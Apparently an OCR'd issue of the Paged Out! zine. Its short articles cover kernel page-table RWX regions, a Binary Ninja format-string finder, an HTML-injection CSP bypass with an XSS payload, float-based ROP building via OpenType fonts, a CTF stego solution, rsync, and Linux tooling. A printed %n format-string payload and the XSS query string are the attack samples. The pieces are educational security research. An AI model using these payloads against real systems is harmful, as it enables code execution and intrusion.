- MmWriteCombined converted to RW

So, the driver must decide if it wants backward compatibility, or a fine-grained protection of the mapping.

The good news again is there is a Virtualization-Based Security. Virtual secure mode uses hardware virtualization features for security and protection of Windows 10. It has a W^X enforcement in EPT – extended page tables, controlled by the hypervisor. It does not allow guest kernel memory to be both writable and executable at the same time. If you're concerned about your Windows security, you should definitely turn VBS on.

There are more RWX regions present in the kernel. If you're interested, then take a walk. On page tables, of course.

1. https://offzone.moscow/report/mis-configuring-page-tables/

Using Binary Ninja to find format string vulns in Binary Ninja

1 Motivation

While targeting a bug bounty program, my fuzzer found a format string vulnerability.

You mean you found a format string vuln in 2019? YUP!

Surely not exploitable right? Aaahhhh, it was! The binary wasn't compiled with FORTIFY_SOURCE or PIE, and even though it was a one-shot exploit, with some tricks I was able to get quite a reliable exploit (~90% reliability). Unfortunately I'm not able to share more details yet.

After this finding, I wanted to look for similar vulnerabilities, and so I decided to create a plugin in Binary Ninja to find format string vulns statically.

2 How it works

The main idea behind the plugin is that the format argument has to be a **constant** and **read-only** address. Cases like `printf("Hello %s")` fall in this category (the string comes from the `.rodata` section), but others such as `printf(user_input)` don't, because the format argument comes from a stack or heap variable.

To start, we load all known **printf-like functions**, i.e., functions that have a format argument, and the index of this argument (e.g.: `printf->arg0`, `sprintf->arg1`, ...).

Secondly we iterate over the xrefs of all the printf-like functions, to determine if the format argument comes from a safe **origin** or not. Using Binary Ninja's medium level intermediate language (MLIL) in SSA form, we create a backwards slice, starting from the format argument and tracing all the way back to its origin(s) in the current function (no inter-procedural analysis).

1. If the **origin is an argument**, we add this function to the printf-like functions list for further analysis. For example:

```
void PRINTF_LIKE_1(char *fmt, ...) {
    va_list args;
    va_start(args, fmt);
    printf (fmt, args);
    va_end(args);
}
```

It is very important that we find these custom printf-like functions, because the compiler won't output a warning when calling them without a string literal (as would be the case for known functions like `printf`), making them more likely to be vulnerable.

2. If the **origin is a constant and read-only address**, we mark the call as safe.

3. If the **origin is the result of a known safe function call** we also mark the call as safe. In this list we have all functions from the `gettext` family, which attempt to translate a text string into the user's native language. If we were able to control the translation files (located in `/usr/share/locale/<lang>/LC_MESSAGES`), we would be able to trigger format strings, however these files are owned by `root`, and so we consider these to be safe.

4. For **any other origin** we mark the call as vulnerable.

3 Fun fact

So, just before releasing the plugin I decided to run it against Binary Ninja itself and to my surprise it actually found a vulnerability.

Whenever a plugin failed to load, an error message was displayed. This message was built as the concatenation of *"Failed to enable plugin:\n"*, **PLUGIN NAME** and *"\nCheck the log for more details"* and passed to the function `BinaryNinja::LogAlert`, a printf-like function. Since the plugin name was being used in a format argument, the code was vulnerable to a format string vulnerability.

It was quite funny that I was submitting a plugin to find format strings and the plugin name field was vulnerable to format strings, however there was no real impact, since plugins are manually accepted by the Binary Ninja's team, and more importantly, the binary was compiled with FORTIFY_SOURCE, making format strings close to unexploitable. I also suspect a plugin named **%115c%6$n%2c%7$n%238c%8$n%5c%9$n%247c%10$n%2c%11$n%254c%12$n%15c%13$n%251c%14$n%5c%15$n%252c%16$n%247c%17$n** would raise a little suspicion.

Injecting HTML: Beyond XSS

Lets take a look at this example web app:

```
<html>
  <meta http-equiv="Content-Security-Policy"
    content="script-src 'nonce-...' 'unsafe-eval'">
  <div id="template_target"></div>

  <script type="application/template" id="template">
    Hello World! 1 + 1 = {{ 1 + 1 }}
  </script>

  Your search is <?php echo $_GET['q']; ?>

  <script nonce="...">
    let template = document.getElementById('template');
    template_target.innerHTML = template.innerText.replace(/{{(.*)}}/g,eval)
  </script>
</html>
```

This functionality mirrors some of what you may see in modern templated web apps. Some privileged template is stored on the page, then its content is processed and turned into HTML. In this case it will read the content of the HTML element with id "template", executes anything within the {{ mustache }} brackets, and then renders the result in a separate element.

The second feature of this app is to print a URL parameter on the page. This introduces a vulnerability that would normally lead to XSS due to injected HTML tags. However the presence of the Content-Security-Policy prevents an attacker from executing JavaScript. Since we cannot run JavaScript directly, lets see what other strange things can be accomplished. Potentially we may want to force the page to run our own template, since this would allow us to use the `eval` function.

It might be tempting to try and provide our own element with `id="template"`. However HTML ids are unique, so `document.getElementById('template')` will only select the first element and not our injected one.

So what do we do? Turns out browsers are often very inconsistent, so it is always better to check our assumptions. Lets try every tag just to be sure. Here we have a jinja2 page that will render a set of tags:

```
<div id="template">First Tag</div>
{% for tag in tag_list %}
  <{{tag}} id="template">{{tag}}</{{tag}}>
{% endfor %}
<script>console.log(document.getElementById('template'));</script>
```

When we run this we get a strange outcome: the selected tag is an `<html>` tag and not the original `<div>`. This `<html>` seems to have changed what element the id "template" references. Lets take a look at the HTML elements in the DOM before and after injecting `<html id="template">`:

Raw HTML Source Before Parsing

```
<div id="template"></div>
<html id="template"></html>
```

DOM After Parsing

```
<html id="template">
    <head></head>
    <body>
      <div id="template"></div>
    </body>
</html>
```

It appears that the injected `<html>` tag has been moved to the top of the page. (This trick even works in all major browsers!) Now `getElementById('template')` will reference our injected data rather than the original element. At this point we can run our own templates and easily get JavaScript code execution:

```
?q=<html id="template">{{ alert("xss") }}</html>
```

So due to a browser quirk we managed to bypass the CSP and achieve XSS! Try it out on this challenge.[1]

[1] http://xss.stackchk.fail/

Building ROP with floats and OpenType

by Mateusz Jurczyk (j00ru)

Background

The *Adobe Font Development Kit for OpenType* is a font processing engine dating back to at least 2000. It is written in C, and was open-sourced by Adobe in 2014 on GitHub[1]. It became an attack surface when parts of AFDKO were included in Microsoft DirectWrite starting with Windows 10 1709, to facilitate the printing of so-called *variable fonts* (e.g. in web browsers).


This year, I reported a number of bugs in the library, with the 10 most severe ones being fixed by Microsoft in the July 2019 Patch Tuesday[2]. Many of them were convenient for exploitation, due to the software storing the CharString execution context in a giant `t2cCtx` structure on the stack. Some of the primitives allowed controlled out-of-bounds writes, making it possible to skip the `/GS` cookie and overwrite the return address directly. Furthermore, we could perform arbitrary arithmetic operations such as multiplication or division in the OpenType "virtual machine". The only problem was – all calculations were performed on 32-bit floats (afdko/c/public/lib/source/t2cstr/t2cstr.c):

```
struct /* Operand stack */
{
    long cnt;
    float array[CFF2_MAX_OP_STACK];
    [...]
} stack;
```

Moreover, data could be pushed on the stack by opcode 255, which loads a 32-bit integer from the OpenType program stream and converts it from an assumed 16.16 fixed point value to a float:

```
long value;
CHKSUBRBYTE(h);
value = *next++;
CHKSUBRBYTE(h);
value = value << 8 | *next++;
[...]
PUSH(value / 65536.0);
```

The most basic element of a ROP chain are constant values, e.g. fixed function arguments. The question is – how to construct a float with a given binary representation, provided the above capabilities? Let's recap the format of IEEE-754 single precision numbers:



[1] https://github.com/adobe-type-tools/afdko
[2] https://twitter.com/j00ru/status/1148883124463505408

Zero, infinity and NaN

Binary zero is the same as a floating point 0.0, while `0x80000000` can be created by negating it. Infinity is represented by $exponent = 128$ (let's call it e, calculated as the encoded e minus 127) and $mantissa = 0$ (m in short), which corresponds to `0x7f800000` for `inf` and `0xff800000` for `-inf`. They can be created with a simple expression:

$$\pm\frac{1}{0}$$

Basic quiet NaN, which has the values of `0x7fc00000` and `0xffc00000` ($e = 128$, $m = 2^{22}$, sign controlled), is generated similarly:

$$\pm\frac{0}{0}$$

All other NaNs between `0x7f800001-0x7fffffff` and `0xff800001-0xffffffff` cannot be generated using floating point arithmetic. One has to accept it when crafting a ROP chain in the AFDKO environment.

Real numbers

Encoding most values in the 32-bit integer range can be achieved as follows. The first number pushed on the stack is used to set up the sign bit and 23 bits of mantissa. For `0xdeadc0de`, we'd use -22240.43359375 (`0xA91F'9100` as Fixed16.16), which is represented as `0xc6adc0de` in binary. At this point, the only innacurate part is the exponent, currently equal to 14 (encoded as $14 + 127 = 141$), with an intended value of 62. It can be manipulated by multiplying and dividing the value by 2^n, for $0 \leq n \leq 14$ in our case, because of the 16.16 encoding and one bit reserved for sign. In summary, the `0xdeadc0de` dword can be constructed by implementing the following expression in an OpenType charstring:

$$-22240.43359375 * (2^{14})^3 * 2^6$$

The above scheme works for all *canonical* numbers, i.e. floating points with $exponent \neq -127$ (`0x00800000-0x7f7fffff` and `0x80800000-0xff7fffff`). The only other corner case to consider are *denormalized numbers* (when $e = -127$). They are smaller than normal numbers, and are interpreted differently in that they don't have an implicit leading 1. Instead of adding extra logic to handle them in my converter, I decided to "cheat" and solve the problem for a bigger value:

$$Convert(x_{denormal}) = \frac{Convert(2^{14} * x_{denormal})}{2^{14}}$$

After a maximum of two recursive calls, the argument becomes a normal number and can be handled using the regular logic described above.

The converter is available on GitHub[3], and produces charstrings accepted by the FontTools ttx (de)compiler[4]. Happy hacking!

[3] https://j00ru.vexillium.org/int_to_float_opentype
[4] https://github.com/fonttools/fonttools

Scrambled: Rubik's Cube based steganography (from UTCTF 19)

***Disclaimer**: I wrote this problem for UT CTF, but I **did not come up with the idea** (I'm not that smart). This entire system was proposed in the paper 'Rubikstega: A Novel Noiseless Steganography Method in Rubik's Cube'[1], and I just implemented it.*

Prompt

```
B2 R U F' R' L' B B2 L F D D' R' F2 D' R R D2 B' L R
L' L B F2 R2 F2 R' L F' B' R D' D' F U2 B' U U D' U2
F'
L F' F2 R B R R F2 F' R2 D F' U L U' U' U F D F2 U R
U' F U B2 B U2 D B F2 D2 L2 L2 B' F' D' L2 D U2 U2 D2
U B' F D R2 U2 R' B' F2 D' D B' U B' D B' F' U' R U U'
L' L' U2 F2 R R F L2 B2 L2 B B' D R R' U L
Have fun!
```

Solution

Since I made the problem, I'm going to cheat a little and use my God-like problem-writer powers to determine that the problem has to do with Rubikstega (for those not so clairvoyantly inclined, 'Rubikstega' was released as a hint later on in the CTF). Rubikstega is a steganography system that used Rubik's cube scramble notation to encode the data. There are 18 notations for Rubik's Cube scrambles, but in Rubikstega they're grouped into 9 pairs. There's a default encoding table that maps the numbers 0-8 to a pair of notations, and one of the notations from the pair is randomly chosen to represent that number. To encode a message, you first generate a permutation of the default encoding table, with 0-8 now mapping to different notation pairs. This is encoded in the permutation header along with some random padding. To start encoding the message, you convert each character into its binary representation, then concatenate all of them into one large binary string. Next you get convert that long binary string to base 9, and use the permuted encoding table to convert the base 9 digits to scramble notation. Once the message is encoded, you make the length header by combining the length of the encoded message with more random padding. The final message is the permutation header, length header and finally the actual message. My explanation glossed over quite a few details, so if you're interested in the specifics you should check the paper. Now, in order to decode, you just do those steps in reverse:

[1]http://informatika.stei.itb.ac.id/~rinaldi.munir/TA/Makalah_TA_Ade_Yusuf.pdf

Step 0: Write some helper methods

```
import math, random
nums = {0:('L', 'F'), 1:('R', 'B'), 2:('U', 'L2'),
3:('D', 'R2'), 4:('F2', 'U2'), 5:('B2', 'D2'),
6:('L\'', 'F\''), 7:('R\'', 'U\''), 8:('B\'', 'D\'')}
moves = {'L':0, 'F':0, 'R':1, 'B':1, 'U':2, 'L2':2,
'D':3, 'R2':3, 'F2':4, 'U2':4, 'B2':5, 'D2':5,
'L\'':6, 'F\'':6, 'R\'':7, 'U\'':7, 'B\'':8, 'D\'':8}
shuffleNums = dict()
# Convert a base 9 number to a string
def nineToStr(nine):
  return decToStr(int(str(nine), 9))
# Convert a decimal number to a string
def decToStr(dec):
  return bytes.fromhex(hex(dec).replace('L',
'')[2:]).decode('utf-8')
# Convert scramble notation to base 9
def scrambleToNine(scramble, dict):
  if dict: result =
''.join(str(shuffleNums[moves[move]]) for move in
scramble.split())
  else: result = ''.join(str(moves[move]) for move in
scramble.split())
  return result
```

Step 1: Decode the permutation header

```
def decodePerm(head):
  decoded = str(int(str(scrambleToNine(head, 0)), 9))
  shuffle = list(decoded[int(decoded[0]) + 1 :
int(decoded[0]) + 1 + 9])
  for key in shuffle: shuffleNums[int(key)] =
shuffle.index(key)
```

Step 2: Decode the length information

```
def decodeLength(head):
  decoded = str(int(str(scrambleToNine(head, 1)), 9))
  return decoded[int(decoded[0]) + 2 : int(decoded[0])
+ 2 + int(decoded[1])]
```

Step 3: Decode the message!

```
def decode(cipher):
  scrambles = cipher.split(',')
  decodePerm(scrambles[0])
  encoded = ''.join(scrambles[2:])
  decoded = nineToStr(str(scrambleToNine(encoded,
1))[:int(decodeLength(scrambles[1]))])
  return decoded
```

Add in a main method to get input and call `decode()`, pass in the 3 scrambles from the prompt, and we get the decoded message:
`utflag{my_bra1n_1s_scrambl3d}!`

Rsync - the new cp

1 Introduction

For everyone who is still before or during their transition to fully automatic full-blown CI/CD pipelines, you may often find yourself copying lots of files, not only on a local machine, but also between servers.

While for many simple use cases `cp` will be enough, you may often find yourself looking for some additional features that `cp` is not capable of. Not to look far, copying to or from remote machines is a really common task which is beyond powers of `cp`. The next missing feature is tracking copying progress which is useful while transferring large files.

So what can we do with it? As you may have already guessed there is a way to overcome these issues and `rsync` is our savior. As its manual[1] suggests it's a fast and versatile file-copying tool. It allows us to synchronize files not only locally but also between remote machines. It has a lot of useful options, that should satisfy almost everyone.

2 Setup

We can install it simply by calling the following command on ubuntu (or a similar command on other systems).

```
$ sudo apt-get install rsync
```

Next we can modify our `.bash_aliases` file by adding the following line. In this example we are overriding the default copying method of our system, but if you wish to leave `cp` usable, just change the alias shown below to something, like `cpr`.

```
alias cp="rsync -ah --inplace
                    --info=progress2"
```

Listing 1: ".bash_aliases"

The last thing you have to do to use your new command is restarting your terminal. Now you can try out if everything is working fine. Just copy a file and check if you can see the progress printed in your terminal. If so, you are done!

3 Options

In this section we will review some of the most popular `rsync` options. This will include ones we've used in our alias as well as some additional ones which may come in handy some day.

[1] `https://linux.die.net/man/1/rsync`

3.1 Archive mode

The first and one of the most important options is the archive mode enabled by `-a` (which is in fact a combination of a few other flags). This flag enables recursive copying as well as preserves most of file attributes like owner (only when run as a superuser), group (requires superuser if you don't belong to the group) or permissions. When copying to remote, by default user/group names are used, but you can change that behavior to use uid/gid instead.

3.2 Remote sync

Synchronization between remote machines is a feature which doesn't require any additional flags. You can move files both ways, that is from remote to local and vice versa. By default you cannot copy from remote to remote but there are ways to achieve this[2]. Sample command transferring to remote:

```
$ cp file bsadel@remote:/home/bsadel/
```

Remembering that rsync uses `ssh` we can leverage its config file to use our server aliases and default users.

```
Host my-host
    HostName 172.39.14.124
    User bsadel
```

Listing 2: ".ssh/config"

With such a file you can simply copy it without the need to specify the username or any other things like non-default ssh key.

```
$ cp file my-host:/home/bsadel/
```

3.3 Progress indicator

`rsync` supports two ways of showing progress. Either by file (achieved with `--progress`) or overall (flag `--info=progress2`). To see it in a more pleasant format you can add `-h` so that numbers are shown in kilobytes or megabyte instead of raw bytes.

3.4 In-place copying

By default when `rsync` synchronizes a local file which already exists at the final destination it uses an intermediate file. `--inplace` flag changes that behavior so that the file is replaced without creation of any additional artifacts. It's especially useful when synchronizing large files/directories.

4 More

For more options and examples look at `rsync` manual page or search for articles like this[3] one by Pradeep Kumar. Also check out Rsync cheetsheet[4].

[2] `https://backreference.org/2015/02/09/remote-to-remote-data-copy/`


[3] `https://www.linuxtechi.com/rsync-command-examples-linux/`

[4] `https://devhints.io/rsync`

What to pack for a deserted Linux Island 🧳?

Things I insist on installing on every new Linux server I work on, and you should too

It's that time again. You finally manage to `ssh` into your brand-new server, aaaand…



😣 It sucks. You think to yourself, "ah, if only I had time to set this up like I WANT it to be, this machine would've been a treat". But alas; you choose to save time by chugging on with the basic terminal for hours, which end up slowing you down. My point is: **Tooling is king**.

Tooling increases **productivity**, lowers **frustration**, and makes you look **cool**. 😎

> *pro·duc·tiv·i·ty noun; The effectiveness of productive effort, especially in industry, as measured in terms of the rate of output per unit of input.*[1]

ⓘ Tooling is important where you intend to actually work. If this is a server you just `ssh` into to restart a crashed service, then this guide might be somewhat irrelevant.

So, what do I install the moment I log into a new Linux machine[2], as a starter pack of efficiency? Grab your coffee and *ssh* into your neglected server that wants some love.

First thing first, update your current software.

```
$ sudo apt get update
```

And get software that gets other software.

```
$ sudo apt install curl  # (and wget)
$ sudo apt install git-all
```

Now for the fun *and oh so opinionated* stuff. These are personal (but tried and true) favorite programs and configurations. Give them a shot.

The Shell

I recommend you get the coolest one:

```
$ sudo apt install zsh
```

When you launch it for the first time, use the wizard to configure it to your liking. *If you don't configure* `autocomplete` *and* `chdir without cd`*, you're wrong*. Then get oh-my-zsh[3] (for the security-minded folks out there - after reviewing the script of course).

```
$ sh -c "$(curl -fsSL
https://raw.github.com/robbyrussell/oh-my-
zsh/master/tools/install.sh)"
```

Don't forget to add 2-letters-long aliases to the most frequently used paths (e.g. source, bin and logs). Super fast cd-ing 🏎. Also, random themes are fun.

The Terminal(s)

More terminals == more throughput == more productivity == more happiness. That's just math. Get `tmux`, `oh-my-tmux`[4], powerline and `nerdfonts`.

```
$ sudo apt install tmux
$ git clone
https://github.com/gpakosz/.tmux.git
$ ln -s -f .tmux/.tmux.conf
$ cp .tmux/.tmux.conf.local .
```

The Text Editor

I could write a whole article on why to use `vim`. In short, it's fast and effective. To improve the experience of using `vim`: get `pathogen` (`vim` package manager) and `nerdtree`[5] to browse files quickly. Map `<C+n>` to open `nerdtree`.

The Browser

If you need one, get one (I like Chrome). One thing you can't miss is the extension `vimium`[6]: it allows you to navigate the web using the keyboard alone.

Thank me later. Now you'll have the time 😉
@ShayNehmad on Twitter and GitHub.

[1] https://www.lexico.com/en/definition/productivity

[2] This guide is for Debian-based releases. Make adaptations as necessary.

[3] https://ohmyz.sh/

[4] https://github.com/gpakosz/.tmux

[5] https://github.com/scrooloose/nerdtree

[6] https://vimium.github.io/

Paged Out! #2 Call For Papers ⁂ Submission deadline: 20 October 2019

Accepting articles about programming (especially programming tricks!), infosec, reverse engineering, OS internals, retro computers, modern computers, electronics, hacking, demoscene, radio, and any other cool technical stuff!

For details please visit:

https://pagedout.institute/